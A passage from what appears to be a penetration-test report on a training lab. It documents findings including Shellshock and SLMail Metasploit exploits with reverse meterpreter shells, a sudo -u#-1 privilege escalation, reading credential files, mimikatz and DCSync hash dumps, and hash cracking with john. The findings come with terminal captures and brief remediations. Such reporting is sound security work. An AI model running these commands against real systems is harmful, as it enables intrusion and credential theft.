	<pre>[*] 192.168.13.11 - Meterpreter session 3 closed. Reason: User exit msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; options  Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):  Name          Current Setting  Required  Description CMD_MAX_LENGTH 2048           yes        CMD max line length CVE           CVE-2014-6271      yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) HEADER         User-Agent       yes        HTTP header to use METHOD         GET             yes        HTTP method to use Proxies        no              no         A proxy chain of format type:host:port[,type:host:port][,...] RHOSTS        192.168.13.11    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPATH          /bin            yes        Target PATH for binaries used by the CmdStager RPORT          80              yes        The target port (TCP) SRVHOST        0.0.0.0         yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT        8080            yes        The local port to listen on. SSL            false            no         Negotiate SSL/TLS for outgoing connections SSLCert        no              no         Path to a custom SSL certificate (default is randomly generated) TARGETURI      /cgi-bin/shockme.cgi yes        Path to CGI script TIMEOUT        5                yes        HTTP read response timeout (seconds) URIPATH        no              no         The URI to use for this exploit (default is random) VHOST          no              no         HTTP server virtual host  Payload options (linux/x86/meterpreter/reverse_tcp):  Name          Current Setting  Required  Description LHOST         172.24.35.43     yes        The listen address (an interface may be specified) LPORT          4444            yes        The listen port  Exploit target:  Id  Name --  -- 0   Linux x86  </pre> <pre>o 040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:38 -0500 update-motd.d o 100644/rw-r--r-- 222 fil 2014-04-11 17:54:15 -0400 upstart-xsessions o 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 vim 100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 vtrgb 100644/rw-r--r-- 4812 fil 2019-04-08 18:55:26 -0400 wgetrc 040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:03 -0500 xml  meterpreter &gt; cat sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults      env_reset Defaults      mail_badpass Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"  # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root    ALL=(ALL:ALL) ALL  # Members of the admin group may gain root privileges %admin  ALL=(ALL:ALL) ALL  # Allow members of group sudo to execute any command %sudo  ALL=(ALL:ALL) ALL  # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag9-wudks8f7sd ALL=(ALL:ALL) /usr/bin/less meterpreter &gt; </pre> <pre>meterpreter &gt; pwd /etc meterpreter &gt; cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter &gt; </pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	<ul style="list-style-type: none"> <li>Regularly patch and update</li> <li>Update bash versions</li> </ul>

	<ul style="list-style-type: none"> <li>• Use Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)</li> <li>• </li> </ul>
--	--

Vulnerability 20	Findings
Title	SSH accessibility with weak password
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	SSH username was found using whois on the domain name. Easily guessed password to SSH into the system as username and password were the same.
Images	<pre> root@kali:~ x  root@kali:~ x  root@kali:~ x [---root@kali:~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Could not chdir to home directory /home/alice: No such file or directory \$ ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var \$ whoami alice \$ sudo su [sudo] password for alice: Sorry, user alice is not allowed to execute '/bin/su' as root on 2236dba18c8e. \$ cat /etc/sudoers cat: /etc/sudoers: Permission denied \$ sudo /etc/sudoers \$ sudo [sudo] password for alice: </pre>
Affected Hosts	192.168.13.14
Remediation	<ul style="list-style-type: none"> <li>• Change Admin Name from sshUser alice to something less apparent. More complex passwords. Close Port 22</li> </ul>

Vulnerability 21	Findings
Title	Privilege Escalation - No password sudo access.
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	critical
Description	Security policy bypass issue that provides a user or a program the ability to execute commands as root on a Linux system when the "sudoers configuration" explicitly disallows the root access. Exploiting the vulnerability requires the user to have sudo

	privileges that allow them to run commands with an arbitrary user ID, except root.Known CVE: CVE-2019-14287
Images	<pre>\$ id uid=1001(alice) gid=1001(alice) groups=1001(alice) \$ sudo -l Matching Defaults entries for alice on 2236dba18c8e:     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap  User alice may run the following commands on 2236dba18c8e:     (ALL, !root) NOPASSWD: ALL \$ sudo -u#-1 /bin/bash root@2236dba18c8e:/etc# cat /etc/shadow root:*:19020:0:99999:7::: root:*:19020:0:99999:7::: root:*:19020:0:99999:7::: root:*:19020:0:99999:7:::  bash: cd: /home/alice: No such file or directory root@2236dba18c8e:/home# ls docker-compose.yml root@2236dba18c8e:/home# cd .. root@2236dba18c8e:# ls bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var root@2236dba18c8e:# cd root root@2236dba18c8e:/root# ls flag12.txt root@2236dba18c8e:/root# cat flag12.txt d7sdfksdf384 root@2236dba18c8e:/root#</pre>
Affected Hosts	192.168.13.14
Remediation	<ul style="list-style-type: none"> <li>Change sudo access for alice.</li> <li>To find out if you are vulnerable you will have the sudo version prior to 1.8.28 and run the following command in your terminal to seek for a match:  <code>cat /etc/sudoers   grep "(\s*ALL\s*,\s*!\s*root\s*)"</code>  <code>cat /etc/sudoers   grep "(\s*ALL\s*,\s*#\s*0\s*)"</code></li> </ul>


Vulnerability 22	Findings
Title	Cached credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	We were able to establish a psexec exploit session through gaining the cached credentials of a administrator user, allowing us the gain root access and look for other users using "net users"



<b>Images</b>	<pre> meterpreter &gt; cd .. meterpreter &gt; cd .. meterpreter &gt; pwd C:\  meterpreter &gt; ls Listing: C:\  Mode          Size   Type  Last modified      Name --          --    --    --           -- 040777/rwxrwxrwx  0     dir   2024-01-15 04:45:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx  0     dir   2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx  0     dir   2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx  0     dir   2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x  4096   dir   2024-01-15 04:45:02 -0500 Users 040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw-  32    fil   2022-02-15 17:04:29 -0500 flag9.txt 000000/-----  0     fif   1969-12-31 19:00:00 -0500 pagefile.sys  meterpreter &gt; cat flag9.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the path specified. meterpreter &gt; cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter &gt; </pre>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Do not store credentials in the cache</li> <li>• Implement MFA</li> </ul>

Vulnerability 23	Findings
Title	Protecting sensitive files
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Was able to access the root directory via the previously established meterpreter session

<b>Images</b>	<pre> meterpreter &gt; cd .. meterpreter &gt; cd .. meterpreter &gt; pwd C:\  meterpreter &gt; ls Listing: C:\  Mode          Size   Type  Last modified      Name --          --    --    --          -- 040777/rwxrwxrwx  0     dir   2024-01-15 04:45:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx  0     dir   2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx  0     dir   2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx  0     dir   2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x  4096   dir   2024-01-15 04:45:02 -0500 Users 040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw-  32    fil   2022-02-15 17:04:29 -0500 flag9.txt 000000/-----  0     fif   1969-12-31 19:00:00 -0500 pagefile.sys  meterpreter &gt; cat flag9.txt [-] stdapi_fs_stat: Operation failed: The system cannot find the path specified. meterpreter &gt; cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter &gt; </pre>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	<ul style="list-style-type: none"> <li>Access control regulation</li> <li>Properly protect sensitive files especially root</li> </ul>

Vulnerability 24	Findings
Title	SLMail Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	critical
Description	<p>Using the windows/pop3/seattlelab_pass exploit we were able to open a meterpreter session and view the SLMail system logs.</p> <p>Known CVEs: <a href="#">CVE-2003-0264</a>, <a href="#">CVE-1999-0380</a>, <a href="#">CVE-1999-0231</a></p>

	 <pre> File Actions Edit View Help root@kali: ~ x root@kali: ~ x root@kali: ~ x  --  0 Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 3 opened (172.22.117.100:4444 -&gt; 172.22.117.20:53235 ) at 2024-01-15 03:17:03 -0500  meterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th><th>Size</th><th>Type</th><th>Last modified</th><th>Name</th></tr> </thead> <tbody> <tr><td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:54 -0400</td><td>maillog.002</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-07-13 12:08:13 -0400</td><td>maillog.007</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-01-09 02:38:02 -0500</td><td>maillog.008</td></tr> <tr><td>100666/rw-rw-rw-</td><td>318</td><td>fil</td><td>2024-01-09 03:03:03 -0500</td><td>maillog.009</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-01-15 02:39:59 -0500</td><td>maillog.00a</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2803</td><td>fil</td><td>2024-01-15 03:00:00 -0500</td><td>maillog.00b</td></tr> <tr><td>100666/rw-rw-rw-</td><td>9900</td><td>fil</td><td>2024-01-15 03:18:27 -0500</td><td>maillog.txt</td></tr> </tbody> </table> <p> meterpreter &gt; cat flag4.txt  822e3434a10440ad9cc086197819b49d  meterpreter &gt; cat listrcrd.txt  List of SLmail v5.5 List Server Commands </p>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2366	fil	2024-01-09 02:38:02 -0500	maillog.008	100666/rw-rw-rw-	318	fil	2024-01-09 03:03:03 -0500	maillog.009	100666/rw-rw-rw-	2366	fil	2024-01-15 02:39:59 -0500	maillog.00a	100666/rw-rw-rw-	2803	fil	2024-01-15 03:00:00 -0500	maillog.00b	100666/rw-rw-rw-	9900	fil	2024-01-15 03:18:27 -0500	maillog.txt
Mode	Size	Type	Last modified	Name																																																																													
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																													
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																													
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																													
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																													
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																													
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																													
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																													
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																													
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																													
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																													
100666/rw-rw-rw-	2366	fil	2024-01-09 02:38:02 -0500	maillog.008																																																																													
100666/rw-rw-rw-	318	fil	2024-01-09 03:03:03 -0500	maillog.009																																																																													
100666/rw-rw-rw-	2366	fil	2024-01-15 02:39:59 -0500	maillog.00a																																																																													
100666/rw-rw-rw-	2803	fil	2024-01-15 03:00:00 -0500	maillog.00b																																																																													
100666/rw-rw-rw-	9900	fil	2024-01-15 03:18:27 -0500	maillog.txt																																																																													
Affected Hosts	172.22.117.20																																																																																
Remediation	<ul style="list-style-type: none"> <li>Restrict password length</li> <li>Data execution prevention—flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.</li> <li>Use a different Mail service</li> </ul>																																																																																

Vulnerability 25	Findings
Title	Credentials Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using mimikatz kiwi module lsadump:: cache and sam were able to retrieve password hashes for both ADMBob (administrative account) and user Flag6 (sysadmin account)
Images	 

```
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
        des_cbc_md5      : 94f4e331081f3443
    OldCredentials
        des_cbc_md5      : 94f4e331081f3443

    RID : 000003ea (1002)
    User : flag6
    Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
        lm - 0: 61cc90937b7971a1ce02b26b427882f
        ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

    Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
        aes128_hmac      (4096) : 099ff6cacdecab94da4584097081355
        des_cbc_md5      (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
        des_cbc_md5      : 4023cd293ea4f7fd

meterpreter > |
```


```
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
# nano hash6.txt
# john -nt hash6.txt
Unknown option: "-nt"
Primary:Kerberos *
    Default Salt : DE
    Credentials
        des_cbc_md5
    OldCredentials
        des_cbc_md5
    RID : 000003ea (1002)
    User : flag6
    Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
        lm - 0: 61cc90937b7971a1ce02b26b427882f
        ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
        Computer!()
        lm - 0: 61cc90937b7971a1ce02b26b427882f
        ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
        Use the "--show --format=NT" options to display all of the cracked passwords reliably
        Session completed.

Supplemental Credentials:
Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1
```

Affected Hosts	172.22.117.20
----------------	---------------

Remediation	<ul style="list-style-type: none"><li>• Regularly update permissions.</li></ul>
-------------	---

Vulnerability 26	Findings
Title	Directory Search

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	By navigating to the public documents directory we were able to display files
Images	 <pre> meterpreter &gt; ls Listing: C:\Users\Public ===== Mode      Size  Type  Last modified          Name ===== 040555/r-xr-xr-x  0    dir   2022-02-15 13:15:51 -0500  AccountPictures 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Desktop 040555/r-xr-xr-x  0    dir   2022-02-15 17:02:25 -0500  Documents 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Downloads 040555/r-xr-xr-x  0    dir   2019-12-07 04:31:03 -0500  Libraries 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Music 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Pictures 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Videos 100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini  meterpreter &gt; cd Documents meterpreter &gt; ls Listing: C:\Users\Public\Documents ===== Mode      Size  Type  Last modified          Name ===== 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Music 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Pictures 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Videos 100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini 100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt  meterpreter &gt; cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter &gt; </pre>
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> <li>Secure sensitive files in non-accessible areas and/or restrict access.</li> </ul>

Vulnerability 27	Findings
Title	Domain Controller Impersonation
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Through the previously established meterpreter session i was also able to use a program called 'Kiwi' to DC Sync the Administrator user in which provided me with the Hashed password for Administrator that could be unhashed through 'John'

<b>Images</b>	<pre> meterpreter &gt; shell Process 1732 created. Channel 3 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\&gt;net users net users  User accounts for \\  ADMBob           Administrator      flag8-ad12fc2ffcle47 Guest            hdodge          jsmith krbtgt           tschubert  The command completed with one or more errors.  C:\&gt;exit exit meterpreter &gt; dcSync_ntlm [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) Usage: dcSync_ntlm &lt;DOMAIN\user&gt;  meterpreter &gt; whoami [-] Unknown command: whoami meterpreter &gt; dcSync_ntlm Administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : Administrator [+] NTLM Hash : 4f0cf3d309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c329703f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500  meterpreter &gt; █ 